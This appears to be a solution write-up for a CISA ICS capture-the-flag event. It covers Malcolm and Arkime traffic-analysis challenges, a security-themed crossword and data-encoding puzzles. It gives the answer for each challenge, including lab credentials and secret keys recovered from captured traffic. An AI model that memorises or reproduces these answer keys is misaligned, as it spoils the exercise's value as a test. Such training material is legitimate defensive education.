
All Logs — 1–7 of 7

Time	event.provider	event.dataset	network.protocol	event.action	event.result	source.ip	destination.ip	destination.port	event.id
Jun 20, 2024 @ 14:28:50.960	zeek	profinet	profinet	IOXBlockReq Application Ready.req	-	10.95.81.2	10.95.81.200	34,964	CdUmUNleItorPNs4
Jun 20, 2024 @ 14:28:50.960	zeek	conn	profinet, profinet_io_cm, profinet_dce_rpc	-	-	10.95.81.2	10.95.81.200	34,964	CdUmUNleItorPNs4
Jun 20, 2024 @ 14:28:50.877	zeek	profinet	profinet	ARBlockReq	-	10.95.81.200	10.95.81.2	34,964	CbTyMV2MAWq485E
Jun 20, 2024 @ 14:28:50.849	zeek	conn	profinet, profinet_io_cm, profinet_dce_rpc	-	-	10.95.81.200	10.95.81.2	34,964	CbTyMV2MAWq485E
Jun 20, 2024 @ 14:28:50.844	zeek	dpd	profinet	-	-	10.95.81.1	10.95.81.200	34,964	CD2YeTKimbR9zg8
Jun 20, 2024 @ 14:28:50.742	zeek	profinet	profinet	ARBlockReq	-	10.95.81.200	10.95.81.1	34,964	CdBif01H13KenxXf
Jun 20, 2024 @ 14:28:50.742	zeek	conn	profinet, profinet_io_cm, profinet_dce_rpc	-	-	10.95.81.200	10.95.81.1	34,964	CdBif01H13KenxXf


1–7 of 7


Dashboards
Overview
All Logs
related.ip 10.95.81.200, 10.95.81.2
rootId CbTyMV2MAWq43Q85E
source.ip 10.95.81.200
source.port 49,153
tags driftveil, ics
timestamp Jun 20, 2024 @ 14:28:50.877
zeek.profinet.block_version 1.0
zeek.profinet.index index (0)
zeek.profinet.operation_type ARBlockReq
zeek.profinet.slot_number 6,931
zeek.profinet.subslot_number 47,431
zeek.ts Jun 20, 2024 @ 14:28:50.877
zeek.uid CbTyMV2MAWq43Q85E

Malcolm -4



Netbox/ Devices/ DeviceRoles/ Domain controller/ Related Objects-Devices. Answer: Dell, PowerEdge 1950



Malcolm -5

Introduction to Malcolm - 5

100

Malcolm's Security Overview Dashboard provides a quick way to easily detect any potential security issues.

Using this dashboard, what CVE (Vulnerability ID) was detected?

Flag format: CVE number as listed in the Vulnerability ID column. Example: ***CVE_2017_0144***

1/10 attempts

Flag

Submit

Malcom Dashboard/ search filter: CVE

Malcolm -6

Introduction to Malcolm - 6

100

Protocols listed under Malcolm's `Common Protocols` heading contain dashboards for commonly used IT protocols. Some of these protocols/dashboards contain useful information on protocols that allow remote access to computers.

What was the IP address of the computer that remotely accessed another computer?


Flag format: IP address. Example: ***192.168.1.2***

1/10 attempts

Flag

Submit

Malcom Dashboard/ Common Protocols/ RDP. Answer: 10.99.42.24



RDP - Logs

	Time	source.ip	destination.ip	destination.port
>	Jun 20, 2024 @ 13:39:40.694	10.99.42.24	10.99.42.25	3,389

Malcolm -7

Introduction to Malcolm - 7

100

Malcolm contains the ability to extract and store files not only from commonly used protocols such as FTP or SMB, but also from ICS protocols such as BACnet and S7Comm.

Malcolm hosts these extracted files at https://malcolm.cisaicsctf.com/extracted-files/preserved. All hosted files are zipped and password protected with the password `infected`.

Within this network traffic, an S7Comm configuration file was transferred from a PLC.

What is the system password found within this configuration file?

Flag format: password. Example: ***p@ssword123***

1/10 attempts

Flag

Submit

In the provided link, there is S7COMM_TCP file. By unzipping the file the system password is: simipour0516

S7COMM_TCP-FJaazp1h2...	text/plain	216.0B	S7COMM_TCP	CFxww42Wi1rOMUBqJ4 FJaazp1h2Tspvp76R	2024-06-20 17:48:30

```
S7COMM Block B Configuration
----------------------------
plc_name = PLC_A5;
address = 10.90.21.105;
enabled = TRUE;
status = RUNNING;
anonymous_communication = TRUE;
system_password = simipour0516;
alarmed = FALSE;
```

Malcolm -8

Introduction to Malcolm - 8

100

Within this network traffic, an unusual connection was detected. Both the source and destination port of this connection were higher than 60,000.

Malcolm's Community ID field helps correlate logs from Malcolm dashboards and Arkime. See https://malcolm.cisaicsctf.com/readme/docs/arkime.html#ZeekArkimeFlowCorrelation for additional information.

What is the Community ID of the connection that had both a source and destination port higher than 60,000.


Flag format: network.community_id field. Example: ***1:8jkjN9+OObslX9/Y3Vlk806vb4Q=***

1/10 attempts

Flag

Submit

Malcolm Dashboard/ Overview/ Add a Filter: source.port is between 60001-65535/ Add a Filter: destination.port is between 60001-65535



Malcolm -9

Introduction to Malcolm - 9

100

While Malcolm Dashboards only show results from specific logs such as Zeek logs, Malcolm Arkime contains the full, raw network traffic.

Using the Community ID found in the previous challenge (`1:lkHwtdagxh1Nv9QKO2SuVdVkQ0I=`), what is the plaintext secret key that was transferred on this connection?


Flag format: secret key. Example: ***iamasecretkey***


1/10 attempts

Flag


Submit

Arkime Dashboard/ Communityid ===




communityId == "1:lkHwtdagxh1Nv9QKO2SuVdVkQ0I="
Custom
Start 2024/06/01 00:28:25
End 2024/09/01 01:28:25
Bounding Last Packet
Interval Auto
92 days 01:00:00
50 per page
Showing 1 - 2 of 2 entries
Protocols tcp
IP Protocol tcp
Src Packets 5 Bytes 306 Databytes 36
Dst Packets 3 Bytes 197 Databytes 35
Src Ethernet Mac 00:0e:8c:5a:b2:6a OUI Siemens AG
Dst Ethernet Mac 00:0e:8c:d5:c9:9f OUI Siemens AG
Src IP/Port 10.96.190.14 : 65,146
Dst IP/Port 10.96.190.28 : 65,185
Payload8 Src 5768617420697320 (What is) Dst 5468652073656372 (The secr)
Tags driftveil
Files /data/pcap/processed/driftveil.pcap
JA4ls 5520_64_25992
JA4t 8192_00_00_00
JA4ts 8192_00_00_00
TCP Flags SYN 1 SYN-ACK 1 ACK 2 PSH 2 RST 0 FIN 2 URG 0
200 packets
natural
Packet Options
Src Dst
UnXOR Brute GZip Header
UnXOR
Unbase64
Source (10.96.190.14:65146)
What is the secret key oh wise sage?
Destination (10.96.190.28:65185)
The secret key is: simisimisimisage

Crossword


0
1
2
3
4
5
6
7
8
9
a
b
c
d
e
f
10
11
12
13
14
15
16
17
18
19
1a
1b
1c
1d
1e
1f
20
21
22
23
24
25
26
27
28
29
2a
2b
2c
2d

Across

2. Serial line used when you have something to say

3. Can be spoofed to make ships appear where they are not

4. Listing of all hardware components used in a product

6. Crowdsourced database of IEEE 802.11 networks

a. 87728b87-cab5-4a26-944f-87dceef24a09

c. Command to verify if root shell has been accessed

d. Used to pass network traffic through hops

e. One quarter of an IPv4 address

f. A UNIX process that runs in the background and distributes tasks

10. Unit for measuring signal strength

15. GNU command for identifying contents of a file

16. Wireshark output file

18. Water purification process (reverse ___)

1a. Tool for reverse engineering RF signals

1b. Manufacturer of host monitoring software breached in 2020

1d. SDR software developed by OZ9AEC

1e. An attack against a vulnerability

1f. Number of occurrences per unit of time

22. Friendly name of an IEEE 802.11 wireless network

23. Union Switch & Signal SCADA protocol for the rail industry

24. German company behind TRACE32 debugger suite

25. Section of spectrum used for commercial FM broadcast

27. Chrome extension file extension

28. Opposite of a server (in a ___-server architecture)

29. Open source desktop virtualization software from Oracle

2b. GNU utility for copying and converting object files

2c. Utility for identifying files inside binary blob (e.g., firmware)

2d. Type of locomotive primarily powered by a boiler

Down

0. Measurement of power present in a received radio signal

1. A, B, C, micro, mini

3. List of users or groups with permissions

5. Trying every member of a keyspace is a(n) ___-force attack

7. IEC 61850 substation events

8. Microsoft-owned platform for collaborative development

9. TCP flag for initiating connection

b. Deny, delay, disrupt, destroy, or manipulate

f. Windows shared library

11. Final car of a freight train

12. Open source tool for emulating different architectures

13. Information gathering using public sources

14. Image file type named after the file system used on CD-ROMs

15. Searching for vulnerabilities by providing many inputs

17. Atomic #17, used in water treatment

19. Varying one or more properties of a wave to encode data

1c. Linux distribution for embedded devices, especially routers

1d. GPS, GLONASS, BeiDou, Galileo


20. 2 line serial protocol often used for small displays on microcontrollers

21. Miquel van Smoorenburg's utility for interacting with serial port

26. GET, POST, and PUSH over TLS

2a. Remote Access Trojan

Answer:


0R 1U
2AIS 3AIS
S C B 4 5B
6WI 7GLE R
O 8G 9S aU U I bD
cWHOAMI Y T O
S dT N E S
eOCTET H
U fDAEMON
10DE 11CIBEL
A L 12Q
13O B 14I 15FILE
16PCAP 18OSMOSIS U M
H 19M I O O Z 1aUHF
L 1bSOLARWINDS 1cO Z 1dGQRX
O D T 1eEXPLOIT N
1fFREQUENCY 20I E N 21M 22SSID
I L 2 N 23GENISYS
N 24LAUTERBACH W N 25V 26HF
E T 27CRX 28CLIENT T
29VIRTUALBOX T 2aR C T
O A 2bOBJCOPY
2cBINWALK 2dSTEAM S

Data Encoding

ICS & Security Basics - Data Encoding

50


Computers encode data to convert it from one format into another. There are many ways computer systems utilize data encoding, and this series of challenges will introduce some of the most common data encoding formats: binary, decimal, hexadecimal, ASCII, and Base64.

The Data Encoding challenges can be found at: https://cisaicsctf-ics-and-security-basics-webserver.chals.io/data_encoding.

Flag format: flag will be provided after solving the series of challenges. Example: ***data_encoding_flag***

1/10 attempts

Data Encoding -1



Answer: 78

Data Encoding -2

ICS & Security Basics - Data Encoding

Challenge 2

Another useful number system used in mathematics and computers is the hexadecimal (hex) number system. The hexadecimal (base-16) number system uses characters 0-9 and a-f to represent values from decimal (base-10) 0-15. Each binary byte consists of 8 binary bits, and each byte can easily be represented by two hexadecimal characters (00 - ff).

What is the hexadecimal representation of binary **01001110**?


▶ Show Hint

0xff

Submit

Answer: 4E

Data Encoding -3



Answer: N

Data Encoding -4

ICS & Security Basics - Data Encoding

Challenge 4

Another encoding standard used to convert binary data into a sequence of printable characters is called Base64. Base64 encoding is widely used across computer systems such as web browsers and e-mail.

What is the decoded (ASCII) representation of the Base64 encoded **Y292ZXJpbmdfYWxsX3RoZV9iYXNlcw==**?

▶ Show Hint

ascii

Submit

Using CyberChef: